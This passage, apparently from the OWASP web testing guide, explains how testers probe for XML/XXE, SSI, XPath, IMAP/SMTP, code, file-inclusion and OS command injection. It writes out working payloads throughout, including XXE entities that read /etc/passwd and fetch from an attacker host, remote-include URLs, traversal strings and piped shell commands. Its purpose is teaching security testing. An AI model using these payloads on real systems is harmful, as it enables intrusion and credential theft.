<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>
```

but, again, the document is not valid: `&foo` is not terminated with ';' and the `&foo;` entity is undefined.

- **CDATA section delimiters:** `<![CDATA[/]]>` - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In other words, characters enclosed in a CDATA section are not parsed by an XML parser.

For example, if there is the need to represent the string '`<foo>`' inside a text node, a CDATA section may be used:

```
<node>
  <![CDATA[<foo>]]>
</node>
```

so that '`<foo>`' won't be parsed as markup and will be considered as character data.

If a node is built in the following way:

```
<username><![CDATA[$userName]]></username>
```

the tester could try to inject the end CDATA string '`]>`' in order to try to invalidate the XML document.

```
userNme = ]]>
```

this will become:

```
<username><![CDATA[]]]></username>
```

which is not a valid XML fragment.

Another test is related to CDATA tag. Suppose that the XML document is processed to generate an HTML page. In this case, the CDATA section delimiters may be simply eliminated, without further inspecting their contents. Then, it is possible to inject HTML tags, which will be included in the generated page, completely bypassing existing sanitization routines.

Let's consider a concrete example. Suppose we have a node containing some text that will be displayed back to the user.

```
<html>
$HTMLCode
</html>
```

Then, an attacker can provide the following input:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

and obtain the following node:

```
<html>
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

During the processing, the CDATA section delimiters are eliminated, generating the following HTML code:

```
<script>alert('XSS')</script>
```

The result is that the application is vulnerable to XSS.

External Entity: The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, e.g., a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote systems.

To test for XXE vulnerabilities, one can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute the entity with the contents of the /dev/random file.

Other useful tests are the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Tag Injection

Once the first step is accomplished, the tester will have some information about the structure of the XML document. Then, it is possible to try to inject XML data and tags. We will show an example of how this can lead to a privilege escalation attack.

Let's consider the previous application. By inserting the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

the application will build a new node and append it to the XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
    </user>
</users>
```

The resulting XML file is well formed. Furthermore, it is likely that, for the user tony, the value associated with the userid tag is the one appearing last, i.e., 0 (the admin ID). In other words, we have injected a user with administrative privileges.

The only problem is that the userid tag appears twice in the last user node. Often, XML documents are associated with a schema or a DTD and will be rejected if they don't comply with it.

Let's suppose that the XML document is specified by the following DTD:

```
<!DOCTYPE users [
    <!ELEMENT users (user+) >
    <!ELEMENT user (username,password,userid,mail+) >
    <!ELEMENT username (#PCDATA) >
    <!ELEMENT password (#PCDATA) >
    <!ELEMENT userid (#PCDATA) >
    <!ELEMENT mail (#PCDATA) >
]>
```

Note that the userid node is defined with cardinality 1. In this case, the attack we have shown before (and other simple attacks) will not work, if the XML document is validated against its DTD before any processing occurs.

However, this problem can be solved, if the tester controls the value of some nodes preceding the offending node (userid, in this example). In fact, the tester can comment out such node, by injecting a comment start/end sequence:

```
Username: tony
Password: Un6R34kb!e</password><!--
E-mail: --><userid>0</userid><mail>s4tan@hell.com
```

In this case, the final XML database is:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password><!--</password>
    <userid>500</userid>
    <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
  </user>
</users>
```

The original *userid* node has been commented out, leaving only the injected one. The document now complies with its DTD rules.

Tools

- XML Injection Fuzz Strings (from wfuzz tool) - <https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/XML.txt>

References

Whitepapers

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt
- Gregory Steuck, "XXE (Xml eXternal Entity) attack", <http://www.securityfocus.com/archive/1/297714>

Testing for SSI Injection (OTG-INPVAL-009)

Summary

Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without having to deal with full-fledged server-side or client-side languages. This feature is incarnated by the **Server-Side Includes (SSI)**. In SSI injection testing, we test if it is possible to inject into the application data that will be interpreted by SSI mechanisms. A successful exploitation of this vulnerability allows an attacker to inject code into HTML pages or even perform remote code execution.

Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI programs or embedding code using server-side scripting languages, when there's only need to perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web server CGI environment variables, and to execute external CGI scripts or system commands.

Putting an SSI directive into a static HTML document is as easy as writing a piece of code like the following:

```
<!--#echo var="DATE_LOCAL" -->
```

to print out the current time.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

to include the output of a CGI script.

```
<!--#include virtual="/footer.html" -->
```

to include the content of a file or list files in a directory.

```
<!--#exec cmd="ls" -->
```

to include the output of a system command.

Then, if the web server's SSI support is enabled, the server will parse these directives. In the default configuration, usually, most web servers don't allow the use of the **exec** directive to execute system commands.

As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that makes the application or the web server behave in an unforeseen manner. With regard to SSI injection, the attacker could provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would be parsed as one or more SSI directives.

This is a vulnerability very similar to a classical scripting language injection vulnerability. One mitigation is that the web server needs to be configured to allow SSI. On the other hand, SSI injection vulnerabilities are often simpler to exploit, since SSI directives are easy to understand and, at the same time, quite powerful, e.g., they can output the content of files and execute system commands.

How to Test

Black Box testing

The first thing to do when testing in a Black Box fashion is finding if the web server actually supports SSI directives. Often, the answer is yes, as SSI support is quite common. To find out we just need to discover which kind of web server is running on our target, using classic information gathering techniques.

Whether we succeed or not in discovering this piece of information, we could guess if SSI are supported just by looking at the content of the target web site. If it contains **.shtml** files, then SSI are probably supported, as this extension is used to identify pages containing these directives. Unfortunately, the use of the **shtml** extension is not mandatory, so not having found any **shtml** files doesn't necessarily mean that the target is not prone to SSI injection attacks.

The next step consists of determining if an SSI injection attack is actually possible and, if so, what are the input points that we can use to inject our malicious code.

The testing activity required to do this is exactly the same used to test for other code injection vulnerabilities. In particular, we need to find every page where the user is allowed to submit some kind of input, and verify whether the application is correctly validating the submitted input. If sanitization is insufficient, we need to test if we can provide data that is going to be displayed unmodified (for example, in an error message or forum post). Besides common user-supplied data, input vectors that should always be considered are HTTP request headers and cookies content, since they can be easily forged.

Once we have a list of potential injection points, we can check if the input is correctly validated and then find out where the provided input is stored. We need to make sure that we can inject characters used in SSI directives:

```
< ! # = / . " - > and [a-zA-Z0-9]
```

To test if validation is insufficient, we can input, for example, a string like the following in an input form:

```
<!--#include virtual="/etc/passwd" -->
```

This is similar to testing for XSS vulnerabilities using

```
<script>alert("XSS")</script>
```

If the application is vulnerable, the directive is injected and it would be interpreted by the server the next time the page is served, thus including the content of the Unix standard password file.

The injection can be performed also in HTTP headers, if the web application is going to use that data to build a dynamically generated page:

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#include virtual="/proc/version"-->
```

Gray Box testing

If we have access to the application source code, we can quite easily find out:

1. If SSI directives are used. If they are, then the web server is going to have SSI support enabled, making SSI injection at least a potential issue to investigate.
2. Where user input, cookie content and HTTP headers are handled. The complete list of input vectors is then quickly

determined.

3. How the input is handled, what kind of filtering is performed, what characters the application is not letting through, and how many types of encoding are taken into account.

Performing these steps is mostly a matter of using grep to find the right keywords inside the source code (SSI directives, CGI environment variables, variables assignment involving user input, filtering functions and so on).

Tools

- Web Proxy Burp Suite - <http://portswigger.net>
- Paros - <http://www.parosproxy.org/index.shtml>
- [WebScarab](#)
- String searcher: grep - <http://www.gnu.org/software/grep>

References

Whitepapers

- Apache Tutorial: "Introduction to Server Side Includes" - <http://httpd.apache.org/docs/1.3/howto/ssi.html>
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - <http://www.cgisecurity.net/papers/header-based-exploitation.txt>
- SSI Injection instead of JavaScript Malware - <http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html>
- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://blogs.iis.net/robert_mcmurray/archive/2010/12/28/iis-notes-on-server-side-includes-ssi-syntax-kb-203064-revisited.aspx

Testing for XPath Injection (OTG-INPVAL-010)

Summary

XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, we test if it is possible to inject XPath syntax into a request interpreted by the application, allowing an attacker to execute user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization.

Web applications heavily use databases to store and access the data they need for their operations. Historically, relational databases have been by far the most common technology for data storage, but, in the last years, we are witnessing an increasing popularity for databases that organize data using the XML language. Just like relational databases are accessed via SQL language, XML databases use XPath as their standard query language.

Since, from a conceptual point of view, XPath is very similar to SQL in its purpose and applications, an interesting result is that XPath injection attacks follow the same logic as [SQL Injection](#) attacks. In some aspects, XPath is even more powerful than standard SQL, as its whole power is already present in its specifications, whereas a large number of the techniques that can be used in a SQL Injection attack depend on the characteristics of the SQL dialect used by the target database. This means that XPath injection attacks can be much more adaptable and ubiquitous. Another advantage of an XPath injection attack is that, unlike SQL, no ACLs are enforced, as our query can access every part of the XML document.

How to Test

The XPath attack pattern was first published by Amit Klein [1] and is very similar to the usual SQL Injection. In order to get a first grasp of the problem, let's imagine a login page that manages the authentication to an application in which the user must enter his/her username and password. Let's assume that our database is represented by the following XML file:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>w1s3</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

An XPath query that returns the account whose username is "gandalf" and the password is "!c3" would be the following:

```
string(//user[username/text()='gandalf' and password/text()='!c3']/account/text())
```

If the application does not properly filter user input, the tester will be able to inject XPath code and interfere with the query result. For instance, the tester could input the following values:

```
Username: ' or '1' = '1
```

```
 Password: ' or '1' = '1'
```

Looks quite familiar, doesn't it? Using these parameters, the query becomes:

```
string(//user[username/text()=* or '1' = '1' and password/text()=* or '1' = '1']/account/text())
```

As in a common SQL Injection attack, we have created a query that always evaluates to true, which means that the application will authenticate the user even if a username or a password have not been provided. And as in a common SQL Injection attack, with XPath injection, the first step is to insert a single quote ('') in the field to be tested, introducing a syntax error in the query, and to check whether the application returns an error message.

If there is no knowledge about the XML data internal details and if the application does not provide useful error messages that help us reconstruct its internal logic, it is possible to perform a [Blind XPath Injection](#) attack, whose goal is to reconstruct the whole data structure. The technique is similar to inference based SQL Injection, as the approach is to inject code that creates a query that returns one bit of information. [Blind XPath Injection](#) is explained in more detail by Amit Klein in the referenced paper.

References

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - <http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf>
- [2] XPath 1.0 specifications - <http://www.w3.org/TR/xpath>

IMAP/SMTP Injection (OTG-INPVAL-011)

Summary

This threat affects all applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. The aim of this test is to verify the capacity to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not being properly sanitized.

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to conduct direct testing.

An IMAP/SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that is applied to the front-end web servers. Therefore, mail server results may be more vulnerable to attacks by end users (see the scheme presented in Figure 1).




Figure 1 - Communication with the mail servers using the IMAP/SMTP Injection technique.

Figure 1 depicts the flow of traffic generally seen when using webmail technologies. Step 1 and 2 is the user interacting with the webmail client, whereas step 2 is the tester bypassing the webmail client and interacting with the back-end mail servers directly.

This technique allows a wide variety of actions and attacks. The possibilities depend on the type and scope of injection and the mail server technology being tested.

Some examples of attacks using the IMAP/SMTP Injection technique are:

- Exploitation of vulnerabilities in the IMAP/SMTP protocol
- Application restrictions evasion
- Anti-automation process evasion
- Information leaks
- Relay/SPAM

How to Test

The standard attack patterns are:

- Identifying vulnerable parameters

- Understanding the data flow and deployment structure of the client
- IMAP/SMTP command injection

Identifying vulnerable parameters

In order to detect vulnerable parameters, the tester has to analyze the application's ability in handling input. Input validation testing requires the tester to send bogus, or malicious, requests to the server and analyse the response. In a secure application, the response should be an error with some corresponding action telling the client that something has gone wrong. In a vulnerable application, the malicious request may be processed by the back-end application that will answer with a "HTTP 200 OK" response message.

It is important to note that the requests being sent should match the technology being tested. Sending SQL injection strings for Microsoft SQL server when a MySQL server is being used will result in false positive responses. In this case, sending malicious IMAP commands is modus operandi since IMAP is the underlying protocol being tested.

IMAP special parameters that should be used are:

On the IMAP server	On the SMTP server
Authentication	Emissor e-mail
operations with mail boxes (list, read, create, delete, rename)	Destination e-mail
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

In this example, the "mailbox" parameter is being tested by manipulating all requests with the parameter in:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

The following examples can be used.

- Assign a null value to the parameter:

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Substitute the value with a random value:

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Add other values to the parameter:

```
http://<webmail>/src/read_body.php?mailbox=INBOX_PARAMETER2&passed_id=46106&startMessage=1
```

- Add non standard special characters (i.e.: \, ', ", @, #, !, |):

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Eliminate the parameter:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

The final result of the above testing gives the tester three possible situations:

S1 - The application returns a error code/message

S2 - The application does not return an error code/message, but it does not realize the requested operation

S3 - The application does not return an error code/message and realizes the operation requested normally

Situations S1 and S2 represent successful IMAP/SMTP injection.

An attacker's aim is receiving the S1 response, as it is an indicator that the application is vulnerable to injection and further manipulation.

Let's suppose that a user retrieves the email headers using the following HTTP request:

```
http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

An attacker might modify the value of the parameter INBOX by injecting the character " (%22 using URL encoding):

```
http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

In this case, the application answer may be:

```
ERROR: Bad or malformed request.  
Query: SELECT "INBOX"  
Server responded: Unexpected extra arguments to Select
```

The situation S2 is harder to test successfully. The tester needs to use blind command injection in order to determine if the server is vulnerable.

On the other hand, the last situation (S3) is not relevant in this paragraph.

Result Expected:

- List of vulnerable parameters
- Affected functionality
- Type of possible injection (IMAP/SMTP)

Understanding the data flow and deployment structure of the client

After identifying all vulnerable parameters (for example, "passed_id"), the tester needs to determine what level of injection is possible and then design a testing plan to further exploit the application.

In this test case, we have detected that the application's "passed_id" parameter is vulnerable and is used in the following request:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

Using the following test case (providing an alphabetical value when a numerical value is required):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

will generate the following error message:

```
ERROR : Bad or malformed request.
Query: FETCH test:test BODY[HEADER]
Server responded: Error in IMAP command received by server.
```

In this example, the error message returned the name of the executed command and the corresponding parameters.

In other situations, the error message ("not controlled" by the application) contains the name of the executed command, but reading the suitable RFC (see "Reference" paragraph) allows the tester to understand what other possible commands can be executed.

If the application does not return descriptive error messages, the tester needs to analyze the affected functionality to deduce all the possible commands (and parameters) associated with the above mentioned functionality. For example, if a vulnerable parameter has been detected in the create mailbox functionality, it is logical to assume that the affected IMAP command is "CREATE". According to the RFC, the CREATE command accepts one parameter which specifies the name of the mailbox to create.

Result Expected:

- List of IMAP/SMTP commands affected
- Type, value, and number of parameters expected by the affected IMAP/SMTP commands

IMAP/SMTP command injection

Once the tester has identified vulnerable parameters and has analyzed the context in which they are executed, the next stage is exploiting the functionality.

This stage has two possible outcomes:

1. The injection is possible in an unauthenticated state: the affected functionality does not require the user to be authenticated. The injected (IMAP) commands available are limited to: CAPABILITY, NOOP, AUTHENTICATE, LOGIN, and LOGOUT.
2. The injection is only possible in an authenticated state: the successful exploitation requires the user to be fully authenticated before testing can continue.

In any case, the typical structure of an IMAP/SMTP Injection is as follows:

- Header: ending of the expected command;
- Body: injection of the new command;
- Footer: beginning of the expected command.

It is important to remember that, in order to execute an IMAP/SMTP command, the previous command must be terminated with the CRLF (%0d%0a) sequence.

Let's suppose that in the stage 1 ("Identifying vulnerable parameters"), the attacker detects that the parameter "message_id" in the following request is vulnerable:

```
http://<webmail>/read_email.php?message_id=4791
```

Let's suppose also that the outcome of the analysis performed in the stage 2 ("Understanding the data flow and deployment structure of the client") has identified the command and arguments associated with this parameter as:

```
FETCH 4791 BODY[HEADER]
```

In this scenario, the IMAP injection structure would be:

```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%
V100 CAPABILITY%
V101 FETCH 4791 BODY[HEADER]
```

Which would generate the following commands:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

where:

```
Header = 4791 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

Result Expected:

- Arbitrary IMAP/SMTP command injection

References

Whitepapers

- RFC 0821 “Simple Mail Transfer Protocol”.
- RFC 3501 “Internet Message Access Protocol - Version 4rev1”.
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers” -
 <http://www.webappsec.org/projects/articles/121106.pdf>

Testing for Code Injection (OTG-INPVAL-012)

Summary

This section describes how a tester can check if it is possible to enter code as input on a web page and have it executed by the web server.

In [Code Injection](#) testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g., ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

How to Test

Black Box testing

Testing for PHP Injection vulnerabilities

Using the querystring, the tester can inject code (in this example, a malicious URL) to be processed as part of the included file:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

Result Expected:

The malicious URL is accepted as a parameter for the PHP page, which will later use the value in an included file.

Gray Box testing

Testing for ASP Code Injection vulnerabilities

Examine ASP code for user input used in execution functions. Can the user enter commands into the Data input field? Here, the ASP code will save the input to a file and then execute it:

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.WriteLine Request("Data") & vbCrLf
f.Close
Set f = Nothing
Set fso = Nothing

'Data.txt is executed
Server.Execute( "data.txt" )

Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>))
```

References

- Security Focus - <http://www.securityfocus.com>
- Insecure.org - <http://www.insecure.org>
- Wikipedia - <http://www.wikipedia.org>
- Reviewing Code for OS Injection

Testing for Local File Inclusion

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

Code execution on the web server Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS) *Denial of Service (DoS)* Sensitive Information Disclosure

Local File Inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since LFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters.

Consider the following example:

```
http://vulnerable_host/preview.php?file=example.html
```

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

If the above mentioned conditions are met, an attacker would see something like the following:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
```

Very often, even when such vulnerability exists, its exploitation is a bit more complex. Consider the following piece of code:

```
<?php ".include($_GET['filename']).".php"; ?>
```

In the case, simple substitution with arbitrary filename would not work as the postfix 'php' is appended. In order to bypass it, a technique with null-byte terminators is used. Since %00 effectively presents the end of the string, any characters after this special byte will be ignored. Thus, the following request will also return an attacker list of basic users attributes:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
```

References

- Wikipedia - http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia - http://hakipedia.com/index.php/Local_File_Inclusion

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain a white list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

Testing for Remote File Inclusion

Summary

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

Code execution on the web server Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS) *Denial of Service (DoS)* Sensitive Information Disclosure

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

How to Test

Since RFI occurs when paths passed to "include" statements are not properly sanitized, in a blackbox testing approach, we should look for scripts which take filenames as parameters. Consider the following PHP example:

```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

In this example the path is extracted from the HTTP request and no input validation is done (for example, by checking the input against a white list), so this snippet of code results vulnerable to this type of attack. Consider infact the following URL:

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicious_page
```

In this case the remote file is going to be included and any code contained in it is going to be run by the server.

References

Whitepapers

- "Remote File Inclusion" - <http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>
- Wikipedia: "Remote File Inclusion" - http://en.wikipedia.org/wiki/Remote_File_Inclusion

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain a white list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

Testing for Command Injection (OTG-INPVAL-013)

Summary

This article describes how to test an application for OS command injection. The tester will try to inject an OS command through an HTTP request to the application.

OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands. Any web interface that is not properly sanitized is subject to this exploit. With the ability to execute OS commands, the user can upload malicious programs or even obtain passwords. OS command injection is preventable when security is emphasized during the design and development of applications.

How to Test

When viewing a file in a web application, the file name is often shown in the URL. Perl allows piping data from a process into an open statement. The user can simply append the Pipe symbol "|" onto the end of the file name.

Example URL before alteration:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt<br>
```

Example URL modified:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|<br>
```

This will execute the command "/bin/ls".

Appending a semicolon to the end of a URL for a .PHP page followed by an operating system command, will execute the command. %3B is url encoded and decodes to semicolon

Example:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd<br>
```

Example

Consider the case of an application that contains a set of documents that you can browse from the Internet. If you fire up WebScarab, you can obtain a POST HTTP like the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Qz3V2Tc3e
Content-Type: application/x-www-form-urlencoded
```

```
Content-length: 33
```

```
Doc=Doc1.pdf
```

In this post request, we notice how the application retrieves the public documentation. Now we can test if it is possible to add an operating system command to inject in the POST HTTP. Try the following:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

